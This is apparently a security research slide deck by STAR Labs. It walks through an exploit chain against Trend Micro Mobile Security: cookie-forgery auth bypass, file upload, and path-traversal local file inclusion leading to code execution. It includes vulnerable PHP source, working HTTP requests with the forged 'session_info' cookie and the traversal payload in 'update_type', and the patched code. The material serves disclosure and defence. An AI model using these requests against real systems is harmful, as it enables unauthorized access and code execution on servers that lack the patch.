
Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php
```

```
require_once('WFConfig.php');
require_once('WFUser.php');

class WFUser
{
    public function __construct()
    {
        $this->userdb = new WFGenericDao($wfconf_dbconfig["table"]["users"]["name"],
                                         $wfconf_dbconfig["table"]["userdata"]["name"], $wfconf_dbconfig, 0);
    }
}
```



The screenshot shows the 'users' table in DB Browser for SQLite. The table has columns: id, email, pass, data, cdata, udata, pdata, lang, theme. Each column has a 'Filter' button below it.

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass



Vulnerable code

```
// Mobile Security/web/widget/index.php

/*
* Session Management (check authentication status)
*/
require_once(dirname(__FILE__).'/inc/class/user/User.php');
$wfuser = new WFUser();
if( !$wfuser->isFailed() ) {
    if( false == $wfuser->product_user_init() ) {
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass



Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
    if(false == $this->recover_session_byemail($email)){  
        // no previous session  
        // load user  
        if(false == $this->loaduser_byemail($email)){  
            // create the user  
            if(! $this->create_user($email)){  
                // ...  
            }  
        }  
        $this->binduser();  
        $this->createCookieForPage();  
    }  
    return true;  
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
  
    // Mobile Security/web/widget/repository/widgetPool/wp1/inc/common.php  
  
    function product_get_session_username()  
    {  
        if( isset($_SESSION["UserName"]) ) {  
            return $_SESSION["UserName"];  
        }  
    }  
    $this->createCookieForPage();  
}  
return true;  
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
  
    // Mobile Security/web/widget/repository/widgetPool/wp1/inc/common.php  
  
    function product_get_session_username()  
    {  
        if( isset($_SESSION["UserName"]) ) {  
            return $_SESSION["UserName"];  
        }  
    }  
  
    // Mobile Security/web/widget/repository/widgetPool/wp1/inc/product_auth.php  
  
    session_start();  
    $User = explode(',',$_COOKIE['session_info']);  
    $_SESSION["UserName"] = $User[1];  
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
    if(false == $this->recover_session_byemail($email)){  
        // no previous session  
        // load user  
        if(false == $this->loaduser_byemail($email)){  
            // create the user  
            if(! $this->create_user($email)){  
                // ...  
            }  
        }  
        $this->binduser();  
        $this->createCookieForPage();  
    }  
    return true;  
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
    if(false == $this->recover_session_byemail($email)){  
        // no previous session  
        // load user  
        if(false == $this->loaduser_byemail($email)){  
            // create the user  
            if(! $this->create_user($email)){  
                // ...  
            }  
        }  
        $this->binduser();  
        $this->createCookieForPage();  
    }  
    return true;  
}
```

Vulnerable code

```
// Mobile Security/web/widget/inc/class/user/User.php

public function create_user($email, $password = ''){
    $newuser = array();
    $newuser["email"] = $email;
    $newuser["pass"] = $password;
    $this->userdb->add_users($newuser);
}

    if(! $this->create_user($email)){
        // ...
    }
    $this->binduser();
    $this->createCookieForPage();
}
return true;
}
```

Vulnerable code

```
// Mobile Security/web/widget/inc/class/user/User.php

public function create_user($email, $password = ''){
    $newuser = array();
    $newuser["email"] = $email;
    $newuser["pass"] = $password;
    $this->userdb->add_users($newuser);
```

```
// Mobile Security/web/widget/inc/class/common/db/GenericDao.php
```


```
public function add_users($tblinfo) {
    $sqlstring = 'INSERT into ' . $this->users_table . ' (email, pass, data, cdata, udata, pdata, lang,
theme) VALUES ( :email, :pass, :data, :cdata, :udata, :pdata, :lang, :theme)';
    $sqlvalues[':email'] = $tblinfo["email"];
    $sqlvalues[':pass'] = $tblinfo["pass"];
    // ...
    return $this->runSQL($sqlstring, $sqlvalues, "Adding [" . $this->users_table . "] failed", 1);
}
```

Send

Cancel



Target: https://192.168.126.128

Request[Pretty](#) [Raw](#) [Hex](#)

```
1 GET /mdm/web/widget/index.php HTTP/2
2 Host: 192.168.126.128:4488
3 Cookie: session_info=,foobar;
4
5
```

Response[Pretty](#) [Raw](#) [Hex](#) [Render](#)

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: PHP/7.4.12
8 Set-Cookie: LANG=en_US; path=/
9 Set-Cookie: PHPSESSID=smd49iu3rrlbv3k2j7pfovr9gg; path=/
10 Set-Cookie: wf_CSRF_token=8271b835074b4c9278ab761b289aadd8; path=/
11 Set-Cookie: LANG=en_US; path=/
12 Set-Cookie: LANG=en_US; path=/
13 Set-Cookie: un=a08b285b1b153e0b68cd976c8506bc9a; path=/
14 Set-Cookie: userID=18; path=/
15 Set-Cookie: LANG=en_US; path=/
16 Set-Cookie: wids=modPolicyList%2C; path=/
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis**Auth Bypass****STAR**
- LABS -

DB Browser for SQLite - C:\Program Files (x86)\Trend Micro\Mobile Security\web\widget\repository\db\sqlite\tmwf.db

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Open Project Save Project

Database Structure Browse Data Edit Pragmas Execute SQL

Table: users

id email pass data cdata udata pdata lang theme

Filter Filter Filter Filter Filter Filter Filter Filter Filter

	id	email	pass	data	cdata	udata	pdata	lang	theme
1	18	foobar			[{"c...]	[{"m...]	[{"s...]	en_...]	default

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth Bypass



Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
    if(false == $this->recover_session_byemail($email)){  
        // no previous session  
        // load user  
        if(false == $this->loaduser_byemail($email)){  
            // create the user  
            if(! $this->create_user($email)){  
                // ...  
            }  
        }  
        $this->binduser();  
        $this->createCookieForPage();  
    }  
    return true;  
}
```

Vulnerable code




Send

Cancel



Target: https://192.168.126.128

Request[Pretty](#) [Raw](#) [Hex](#)

```
1 GET /mdm/web/widget/index.php HTTP/2
2 Host: 192.168.126.128:4488
3 Cookie: session_info=,foobar;
4
5
```

Response[Pretty](#) [Raw](#) [Hex](#) [Render](#)

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: PHP/7.4.12
8 Set-Cookie: LANG=en_US; path=/
9 Set-Cookie: PHPSESSID=smd49iu3rr1bv3k2j7pfovr9gg; path=/
10 Set-Cookie: wf_CSRF_token=8271b835074b4c9278ab761b289aadd8; path=/
11 Set-Cookie: LANG=en_US; path=/
12 Set-Cookie: LANG=en_US; path=/
13 Set-Cookie: un=a08b285b1b153e0b68cd976c8506bc9a; path=/
14 Set-Cookie: userID=18; path=/ 
15 Set-Cookie: LANG=en_US; path=/
16 Set-Cookie: wids=modPolicyList%2C; path=/
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis**Auth
Bypass**



imgflip.com



session_info
PHPSESSID

session_info is bound to PHPSESSID!

Therefore... Generating valid session_info = authentication bypassed!

To authenticate → Cookie: session_info=,foobar

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth Bypass

STAR
- LABS -

proxy

Share View

« Trend Micro > Mobile Security > web > widget > repository > widgetPool > wp1 > proxy

Name	Date modified	Type	Size
modMDM	6/18/2023 10:34 PM	File folder	
modTMMSPM	6/18/2023 10:34 PM	File folder	

proxy

Share View

« Trend Micro > Mobile Security > web > widgetforsecurity > repository > widgetPool > wp1 > proxy >

Name	Date modified	Type	Size
modMDM	6/18/2023 10:34 PM	File folder	
modTMMSPM	6/18/2023 10:34 PM	File folder	

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload



Vulnerable code

```
// Mobile Security/web/widget/repository/widgetPool/wp1/proxy/modTMMSPM/proxy.php

public function proxy_exec() {
    if (!$this->RetriveData()) { ... }
}

$postData['tmms_action'] = $this->cgiArgs['tmms_action'];

private function RetriveData() {
    switch($postData['tmms_action']) {
        case 'set_certificates_config': {
            $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
            $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
            if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)) { ... }
        }
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload



Vulnerable code

```
// Mobile Security/web/widget/repository/widgetPool/wp1/proxy/modTMMSPM/proxy.php

public function proxy_exec() {
    if (!$this->RetriveData()) { ... }
}

$postData['tmms_action'] = $this->cgiArgs['tmms_action'];

private function RetriveData() {
    switch($postData['tmms_action']) {
        case 'set_certificates_config': {
            $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
            $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
            if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)) { ... }
        }
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload



Vulnerable code

```
// Mobile Security/web/widget/repository/widgetPool/wp1/proxy/modTMMSPM/proxy.php

public function proxy_exec() {
    if (!$this->RetriveData()) { ... }
}

$postData['tmms_action'] = $this->cgiArgs['tmms_action'];

private function RetriveData() {
    switch($postData['tmms_action']) {
        case 'set_certificates_config': {
            $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
            $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
            if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)) { ... }
        }
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload



A screenshot of the Windows File Explorer interface. The title bar shows 'Temp'. The ribbon menu has 'File' selected. The address bar shows the path: This PC > Local Disk (C:) > Windows > Temp. The left sidebar shows 'Quick access' and a list of local drives: Desktop, Downloads, Documents, Pictures, This PC (selected), DVD Drive (D:), and Network. The main area displays a list of files in the Temp folder:

	Name	Date modified	Type	Size
	php-errors.log	6/27/2023 1:35 AM	Text Document	1 KB
	sess_pshg8c9umjba7ao959ptt0k1v3	6/27/2023 1:35 AM	File	1 KB
	rce.php	6/27/2023 1:35 AM	PHP Source File	1 KB
	sess_m4lh5shfk96md5mggs551s9q7t	6/27/2023 12:32 AM	File	1 KB
	sess_l5gabt61r7mcbdo8jbe9asqhig	6/27/2023 12:32 AM	File	1 KB
	sess_svpie3dgsqvjejpaq98hkvf7bm2	6/27/2023 12:00 AM	File	1 KB
	sess_smd49iu3rrlbv3k2j7pfovr9gg	6/26/2023 11:51 PM	File	1 KB
	sess_ji6vs9df48npm9rhg9mjharvp	6/26/2023 10:00 PM	File	1 KB
	MpSigStub.log	6/26/2023 9:12 PM	Text Document	133 KB


Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload





Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload



C:\Windows\Temp\rce.php



```
require[_once] { "/path/to/somewhere/" .  
include[_once] { "../../../../../Windows(Temp/rce.php";
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI

STAR
— LABS —



C:\Windows\Temp\rce.php



```
require[_once] { "/path/to/somewhere/" .  
include[_once] { "../../../../../Windows(Temp/rce.php";
```

```
require_once (" /path/to/somewhere/" . $controllable . "PoolManager.php");
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI

STAR
LABS

Vulnerable code

```
// Mobile Security/web/widget/inc/class/widgetPool/WidgetPoolFactory.abstract.php

public function getWidgetPoolManager($strUpdateType = 'widget'){
    if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
        $strFileName = $this->objFramework->getTypeFactory()->getString()
            ->getUpperCamelCase($strUpdateType);
        require_once (self::dirnameFile() . '/widget/' . $strFileName . 'PoolManager.php');
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI



Vulnerable code

```
// Mobile Security/web/widget/inc/class/widgetPool/WidgetPoolFactory.abstract.php

public function getWidgetPoolManager($strUpdateType = 'widget'){
    if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
        $strFileName = $this->objFramework->getTypeFactory()->getString()
            ->getUpperCamelCase($strUpdateType);
        require_once (self::dirnameFile() . '/widget/' . $strFileName . 'PoolManager.php');
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI



Vulnerable code

```
// Mobile Security/web/widget/inc/class/widgetPool/WidgetPoolFactory.abstract.php

public function getWidgetPoolManager($strUpdateType = 'widget'){
    if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
        $strFileName = $this->objFramework->getTypeFactory()->getString()
            ->getUpperCamelCase($strUpdateType);
        require_once (self::dirnameFile() . '/widget/' . $strFileName . 'PoolManager.php');
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI



// Mobile Security/web/widget/inc/class/common/type/String.php

Vu

//

pub

```
public function getUpperCamelCase($str){  
    $str = strtolower($str);  
    $isUnderscore = false;  
    if(false !== strpos($str, '_')){  
        $str = str_replace('_', ' ', $str);  
        $isUnderscore = true;  
    }  
    $str = strtolower($str);  
    $str = ucwords($str);  
    if(true === $isUnderscore){  
        $str = str_replace(' ', '_', $str);  
    }  
    return $str;  
}
```

Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI

STAR
- LABS -

Vu

//

pub

}

```
// Mobile Security/we...  
  
public function getUp...  
    $str = strtolower($str);  
    $isUnderscore = true;  
    if(false !== strspn($str, '_')) {  
        $str = str_replace('_', ' ', $str);  
        $isUnderscore = false;  
    }  
    $str = strtolower($str);  
    $str = ucwords($str);  
    if(true === $isUnd...  
        $str = str_replace(' ', '_', $str);  
    }  
    return $str;  
}
```



Chain #2: Auth Bypass to (L...
Upload w/ (Limited) LFI to RCE

Analysis

Bypass

Upload

LFI

STAR
- LABS -

```
WidgetPoolFactory.abstract.php widget\inc\class\widgetPool
    function getWidgetPoolManager($strUpdateType = 'widget'){
WidgetPoolDB.php widget\inc\class\widgetPool\db
    objWidgetPoolFactory->getWidgetPoolManager();
    getWidgetPoolFactory()->getWidgetPoolManager()->getAssocsBeforeUpdateWidg
> WidgetPoolManager.abstract.php widget\inc\class\widgetPool\widget
include_wp_home_config.php widget\inc
    getWidgetPoolFactory()->getWidgetPoolManager()->changeCurrentPathToWPLogi
widget_package_manager.php widget\inc
    getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType) -> $strFuncName
    getWidgetPoolFactory()->getWidgetPoolManager()->isNewWidget();
    getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType) -> updateWidge
    getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType) -> getAssocsUpd
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI

STAR
- LABS -

Vulnerable code

```
// Mobile Security/web/widget/inc/widget_package_manager.php

$widgetRequest = json_decode(file_get_contents("php://input"), true);

switch($widgetRequest['act']){
    case "check":
        try{
            $strUpdateType = isset($widgetRequest['update_type']) ?
                $widgetRequest['update_type'] : 'widget';
            $isUpdate = WF::getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncName();
        }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI



Vulnerable code

```
// Mobile Security/web/widget/inc/widget_package_manager.php

$widgetRequest = json_decode(file_get_contents("php://input"));

switch($widgetRequest['act']){
    case "check": ←
        try{
            $strUpdateType = isset($widgetRequest['update_type']) ?
                $widgetRequest['update_type'] : 'widget';
            $isUpdate = WF::getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncName();
        }
        "act":"check",
        "update_type": "<PATH_TRAVERSAL_PAYLOAD>" →
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI

STAR
LABS

Vulnerable code

```
// Mobile Security/web/widget/inc/widget_package_manager.php

$widgetRequest = json_decode(file_get_contents('php://input'));

switch($widgetRequest['act']){
    case "check":
        try{
            $strUpdateType = isset($widgetRequest['update_type']) ?
                $widgetRequest['update_type'] : 'widget';
            $isUpdate = WF::getWidgetPoolFactory()->getWidgetPoolManager($strUpdateType)->$strFuncName();
        }
        "act":"check",
        "update_type": "...\\..\\..\\..\\..\\..\\windows\\temp\\"
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

File
Upload

LFI



C:\Windows\Temp\PoolManager.php - Notepad++ [Administrator]

File Edit Search View Encoding Language Settings Tools M



PoolManager.php X

```
1 | <?php phpinfo(); ?>
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth Bypass

File Upload

LFI

STAR
— LABS —

File Edit Send Cancel < > Target: https://192.168.126.128:4488 HTTP/2

Request

Pretty Raw Hex

```

1 POST /mdm/web/widget/inc/widget_package_manager.php?
  HTTP_X_CSRFTOKEN=aaaaaaaaaaaaaaaaaaaaaaaaaaaaa HTTP/2
2 Host: 192.168.126.128:4488
3 Cookie: session_info=,foobar; wf_CSRF_token=
  aaaaaaaaaaaaaaaaaaaaaaaaaaaa; PHPSESSID=
  jt5v4akfblijcf45hu29a1ju6v
4 Content-Type: application/json
5 Content-Length: 83
6
7 {
  "act": "check",
  "update_type":
  "...\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\windows\\temp\\"
}

```

Response

Pretty Raw Hex Render

```

32 .e{
  background-color:#ccf;width:300px;font-weight:bold;
}
33 .h{
  background-color:#99c;font-weight:bold;
}
34 .v{
  background-color:#ddd;max-width:300px;overflow-x:auto;
  word-wrap:break-word;
}
35 .vi{
  color:#999;
}
36 img{
  float:right;border:0;
}
37 hr{
  width:934px;background-color:#ccc;border:0;height:1px;
}
38 </style>
39 <title>PHP7.4.12-phpinfo()</title><metaname="ROBOTS"
content="NOINDEX,NOFOLLOW,NOARCHIVE"/></head>
40 <body><divclass="center">
41 <table>
42 <trclass="h"><td>

```

Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE


Analysis

Auth
Bypass

File
Upload

LFI

STAR
- LABS -



Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Exploitation

product_auth.php

```
1<?php
2 /*
3  * [Authenticacion Integration]
4  * In order to integrate with products, all WF server side scripts would i
5  * You only need to edit this file, then you can integrate authentication.
6  * For pure WidgetFramework, keep this file empty.
7 */
8
9 /* Pure WidgetFramework */
10 //No extra auth.
11
12 if(!isset($_COOKIE['session_info'])){
13     mydebug_log("[Product Auth] could not get session information");
14     echo "<script>parent.top.location.replace('../login.htm')</script>";
15     exit();
16 }
17 session_start();
18 mydebug_log("[Product Auth]Session info:". $_COOKIE['session_info']);
19 $User = explode(',',$_COOKIE['session_info']);
20 mydebug_log("[Product Auth]Login:".$User[1]);
21 $_SESSION["UserName"] = $User[1];
22
23 ?>
```

Unpatched

product_auth.php

```
21 if (!isset($_SESSION['TMMSession']) || ($_SESSION['TMMSession'] !== $_COOKIE['session_info'])) {
22     $authed = false;
23     $scheme = !empty($_SERVER['HTTPS']) ? 'https' : 'http';
24     $url = $scheme . '://127.0.0.1:' . $_SERVER['SERVER_PORT'] . '/mdm/cgi/web_service.dll';
25     $headers = array();
26     $headers [] = 'Accept: application/json';
27     $headers [] = 'Content-Type: application/json';
28     if(array_key_exists('TMMSToken',$_COOKIE)){
29         $headers [] = 'X-TMMSToken: '.$_COOKIE['TMMSToken'];
30     }
31     $data = array();
32     $data['tmms_action'] = 'get_license_setting';
33
34     $ch = curl_init();
35     curl_setopt($ch, CURLOPT_URL, $url);
36     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
37     curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
38     curl_setopt($ch, CURLOPT_TIMEOUT, 15);
39     curl_setopt($ch, CURLOPT_COOKIE, $_SERVER['HTTP_COOKIE']);
40     curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
41     curl_setopt($ch, CURLOPT_POST, 1);
42     curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
43     curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
44     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
45     if ($GLOBALS['wconfig_debug'] === true) {
46         curl_setopt($ch, CURLOPT_VERBOSE, true);
47         $curl_log_fp = fopen("php://temp", "w+");
48         curl_setopt($ch, CURLOPT_STDERR, $curl_log_fp);
49     }
50     $response = curl_exec($ch);
51     $httpcode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
52     mydebug_log("[Product Auth] Check TMMS session_info: response code: ".$httpcode);
53     mydebug_log("[Product Auth] Check TMMS session_info: response: " . $response);
54     if ($GLOBALS['wconfig_debug'] === true) {
55         rewind($curl_log_fp);
56         $curl_logs = stream_get_contents($curl_log_fp);
57 }
```

Patched


Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE

Review



product_auth.php

```
1<?php
2 /*
3  * [Authenticacion]
4  * In order to int
5  * You only need to
6  * For pure Widget
7 */
8
9 /* Pure WidgetFrame
10 //No extra auth.
11
12 if(!isset($_COOKIE['session_info'])){
13     mydebug_log("[Product Auth]Session info:". $_COOKIE['session_info']);
14     $User = explode(',',$_COOKIE['session_info']);
15     mydebug_log("[Product Auth]Login:".$User[1]);
16     $_SESSION["UserName"] = $User[1];
17
18 session_start();
19
